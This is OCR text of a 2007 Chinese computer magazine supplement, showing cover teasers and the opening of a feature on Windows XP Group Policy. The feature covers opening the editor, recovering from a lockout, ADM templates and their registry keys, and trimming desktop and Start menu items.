一本大家都能看懂的电脑杂志

WWW.CFAN.COM.CN

电脑爱好者40位编辑倾力打造

电脑爱好者®


爱好者

邮发代号：82-529

93 套应用方案 | 69 个实用技巧 | 78 个问题解答


2007年 12.5期 号外 增刊

28招 玩转组策略



"你知道用什么可以控制系统吗？"
菜鸟："当然是修改注册表！"
高手："一般用组策略就能搞定啦！比直接修改注册表要方便快速得多！"
没错，要进入IT高手殿堂不掌握"组策略"，那根本不可能！

THE LEGEND OF CCD
CCD传说



实际上普通CCD基本上垄断了我们常见的数码相机的心脏，这也就是我们为什么总习惯用CCD来统称数码相机感光元件的原因。我们的文章也主要讨论消费数码相机CCD这个类型的感光元件对我们选择和使用数码相机的影响。

1天学会VC

对于很多人来说，VC代表了晦涩、困难、深奥，可实际上，它并不像你想像中那么难学，至少要入门还是很简单的。

无线路由器全攻略

随着网络的普及，越来越多的人发现网络是容易出现问题，尤其是采用了有线或无线路由器的家庭，更是让它搞得焦头烂额。

30元改造 Xbox360散热系统

自从微软在05年底发布了Xbox360游戏机以来，由于过分注重外形设计，内部散热系统无法满足显卡的需要，显示芯片长期在高温下工作，最终导致脱焊或虚焊。

本期热门关键词 HOTTEST TAGS

组策略(P6) 控制系统(P6) VC(P15) 无线路由器(P24)
Vista(P29) VMwave(P32) 木马(P40) 播放器(P54)
数字化(P106) 散热(P116)

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

控制系统，何需软件？

啥都能用组策略

策划/《电脑爱好者》编辑部 ■监制/特别的特别 ■撰稿/虫二(北京) 王(北京)

Tag 组策略、第三方软件 〉安全、小软件、优化 〉知识、实例、故障 〉特别话题

什么是组策略

“你知道用什么可以控制系统吗？”
菜鸟：“当然是修改注册表！”
高手：“一般用组策略就能搞定啦！比直接修改注册表要方便快速得多！”
没错，要进入IT高手殿堂不掌握“组策略”，那根本不可能！

Windows系统中系统文件和应用软件的配置基本都保存在注册表中，随着Windows的发展，注册表中的配置项越来越多，很多项目都可以修改，自定设置，它们分布在注册表中的各个位置，如果手工修改是件非常麻烦并且困难的事。而组策略正是将系统中的重要配置功能集合成配置模块，让你可以直接使用修改。

虽然可以说设置组策略就是修改注册表，但组策略提供了更为完善的管理组织方法，远比手工修改注册表更快捷、灵活。

组策略的版本

早在Windows 9x/NT时代，就有"系统策略"的概念，Windows 2000/XP/2003中的组策略就是由此发展而来，当然功能更为强大。

早期的系统策略是通过策略管理模板，定义POL(通常是Config.pol)文件来实现的，当用户登录时，才会改写注册表中的设置。


而组策略及其工具，则是对当前注册表进行直接修改。而且组策略还大大加强了网络功能，不仅可以配置网络上任意电脑的组策略，甚至还可以打开某个Active Directory(活动目录)对象(即站点、域或组织单位)并对其进行设置。这是以前"系统策略编辑器"工具无法做到的。

当然，不管是"系统策略"还是"组策略"，两者都是修改注册表中配置项，从而达到配置计算机的目的，只是它们的一些运行机制发生了变化和扩展而已。

与组策略的第一次亲密接触

前面我们已经对组策略有了初步的了解，现在就开始实际操作一下吧。

在“开始”菜单中点击“运行”，在打开的对话框中输入“gpedit.msc”，确定后就可以打开组策略窗口了(见图1)。



1


这里我们可以看到“组策略”左侧窗格中分为两个部分：“计算机配置”和“用户配置”，它们都有很多设置项，有些甚至完全相同，其实不管是“计算机配置”还是“用户配置”，都会作用于任何用户，两者的区别在于“计算机配置”在系统启动后就会生效；“用户配置”的修改只有用户登录后才起作用，不过这里是无法指定仅对特定用户生效的。“计算机配置”部分的策略是保存在文本文件Windows\system32\GroupPolicy\Machine\Registry.pol里的，而用户配置文件则是保存在Windows\system32\GroupPolicy\User\Registry.pol文件中。

上面的方法是针对当前电脑的组策略进行设置的，若是需要配置网络其他电脑的组策略，则需要用MMC管理器打开。

第1步：在“开始”菜单的“运行”中输入“MMC”。

第2步：点击“文件→添加/删除管理单元”菜单项，在弹出窗口中点击“添加”按钮。

第3步：在“添加独立管理单元”列表中选择“组策略对象编辑器”，点击“添加”按钮(见图2)。



2

第4步：在弹出的“选择组策略对象”窗口中点击“浏览”按钮，通过设置“另一台计算机”的IP地址或名称就可以了。

当组策略无法启动时

如果你用过组策略，很有可能会出现无法打开的问题，造成这个问题的原因是：在“组策略→用户配置→管理模板→系统”的“只运行许可的Windows程序”策略项里指定了当前允许运行的程序，虽然添加了“gpedit.msc”，结果却无法打开“组策略编辑器”了。其实“组策略编辑

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

器”的实际上在调用MMC(控制台)管理单元，所以这里应该添加MMC.exe，而非gpedit.msc，所以就会出现问题。

要解决这个问题有下面两种方法：

通过带命令行提示的安全模式

策略的限制，在安全模式下是无效的，利用这一点，我们可以修复组策略：在启动时按F8键，选择“带命令行提示的安全模式”进入系统，然后在“命令提示符”窗口中输入mmc.exe，打开系统管理控制台，按照前面介绍的，添加“组策略对象编辑器”，然后依次展开组策略下的“用户配置→管理模板→系统”，将右侧窗格中的“只运行许可的Windows应用程序”设置为“已禁用”。

删除gpt.ini

组策略中大部分设置都是在启动时，把系统文件夹下组策略文件中的注册表设置导入到当前用户的注册表中，其中gpt.ini就是组策略文件之一。只要我们通过DOS启动盘，用CD命令进入Windows\System32\GroupPolicy文件夹，运行“del /f /q gpt.ini”，重启后就可以恢复了。

小提示

造成组策略无法使用的原因还有未使用管理员账号登录、对系统文件夹无读写权限等原因。

组策略的秘密

组策略是通过MMC.exe调用的，那么里面的各个选项都来自哪里呢？这就要引出管理模板的概念了。在如图1所示左侧窗格中我们也可以看到“管理模板”，展开它后，可以看到包括“Windows组件”、“系统”、“网络”等项目，实际上这些都是保存在文件中的，它们保存在“Windows\INF”文件夹下的ADM文件中。一般来说，系统有五个默认的管理模板文件(见表)。

管理模板	描述
System.adm	保存与系统相关的设置
Inetres.adm	关于IE浏览器的设置
Wmplayer.adm	保存关于Windows Media Player的设置。在64位Windows XP/2003中无法使用该管理模板
Conf.adm	与NetMeeting相关的设置保存在此文件中。同样在64位Windows XP/2003中无法使用
Wuau.adm	保存Windows Update的设置

这里我们需要了解一点，ADM文件并不是保存真正的设置文件，它只是一个模板文件，它提供了设置的好记名称和一个说明。我们用任意文本编辑器打开这些文件就可以看到其中的信息，包括：组策略“管理模板”下每个设置对应的注册表位置；与每个设置相关联的选项或对值的限制；选项的参数输入方法及默认值；每个设置的说明等等。我们可以通过在组策略中右击“管理模板”，选择“添加/删除模板”的操作将用户配置文件删除。

系统优化何必用“兔子”？

关于系统优化类的软件多如牛毛，其中比较著名，也被大家所称道的大概应该是“超级兔子”和“优化大师”了，其实这些软件很多优化功能都是直接修改注册表，而组策略恰恰也正是完成这个目标的，也就是说我们完全可以用组策略代替“兔子”了。

找到组策略的“根”

如果组策略和优化软件都是修改注册表，那么只要优化软件与组策略都修改同一注册表项，就可以直接用组策略实现优化了。

那么我们修改的项目都对应注册表中的哪些部分呢？“计算机配置”的修改是对应注册表中[HKEY_LOCAL_MACHINE]项的；对“用户配置”的修改会加载到[HKEY_CURRENT_USER]注册表项。保存在这两个位置的[\Software\Policies]或[\Software\Microsoft\Windows\CurrentVersion\Policies]下。

我们前面也提到了组策略的“用户配置”部分保存在WINDOWS\system32\GroupPolicy\User\Registry.pol文件中，如果在“组策略”中设置了某个策略项，再打开该Registry.pol文件，就能找到对应的注册表位置了，我们以组策略中“用户配置→管理模板→系统→阻止访问注册表编辑器”的策略项为例进行试验。在“组策略”中将该项设置为“已启用”，然后用“记事本”打开Registry.pol文件，即可看到对应的键值，“用户配置”里的“阻止访问注册表编辑器”策略项对应[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]注册表项下的DisableRegistryTools键值。组策略中的“计算机配置”部分也能用类似的方法找到对应的注册表项。

实战组策略替“兔”法

有了上面的基础，我们就可以非常轻松地完成很多系统优化了。

替“兔”大法一：桌面清理工具


不少优化软件中都有桌面图标隐藏工具，可以隐藏“我的文档”、“我的电脑”等系统图标，其实组策略也有相同功能。

在组策略窗口左侧，依次展开“用户配置→管理模板→桌面”，然后在右侧双击“删除桌面上的‘我的文档’图标”，在弹出窗口中选择“已启用”项就可以了(见图3)。选择不同的项目，还可以去除桌面上的其他系统图标，比如“网上邻居”、“Internet Explorer图标”等等。

另外，如果你和我一样，喜欢将下载的很多临时文件放在桌面上，那么建议启用“删除清理桌面向导”，这样就不会被每两个月运行一次的“清理桌面向导”打扰了。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



3

小提示

在如图3所示界面中如果启用了"禁止添加、拖和关闭任务栏的工具栏"及"禁用调整桌面工具栏"可以防止很多菜鸟不小心弄坏任务栏的问题。

替"兔"大法二：还我清爽的"开始"

Windows的第一步就是从"开始"菜单开始的，所以组策略中也提供了很多与之相关的设置选项。

在组策略窗口左侧屏开"用户配置→管理模板→任务栏和开始菜单"，然后在右侧双击"从开始菜单删除'帮助'命令"，并在弹出窗口中设置为"已启用"(见图4)。按同样方法去除"我的文档"、"文档"、"收藏夹"等不常用的项目，还你一个干净的开始菜单。

在很多优化软件中，还提供了个性化菜单功能的修改。"个性化菜单"功能就是将Windows常用的菜单项移到菜单顶部，同时隐藏最近未使用的菜单项，来个性化过长的"开始"菜单。如果电脑中安装的程序并不多，那么建议关闭个性化菜单，其实组策略就可以代替第三方软件了，同样是在如图4所示窗口中，启用"关闭个性化菜单"及"关闭用户跟踪"两项就可以了。

小提示

通过启用"阻止更改'任务栏和「开始」菜单'"项，可以防止其他人通过"开始"菜单中的"设置→任务栏和「开始」菜单"修改你的设置。

替"兔"大法三：你不要动我的"控制面板"

作为系统的核心，"控制面板"是各种优化软件中大做文章的部分，组策略在这方面也不甘落后，同样具有很强大的功能。比如，要隐藏控制面板中的"字体"选项。

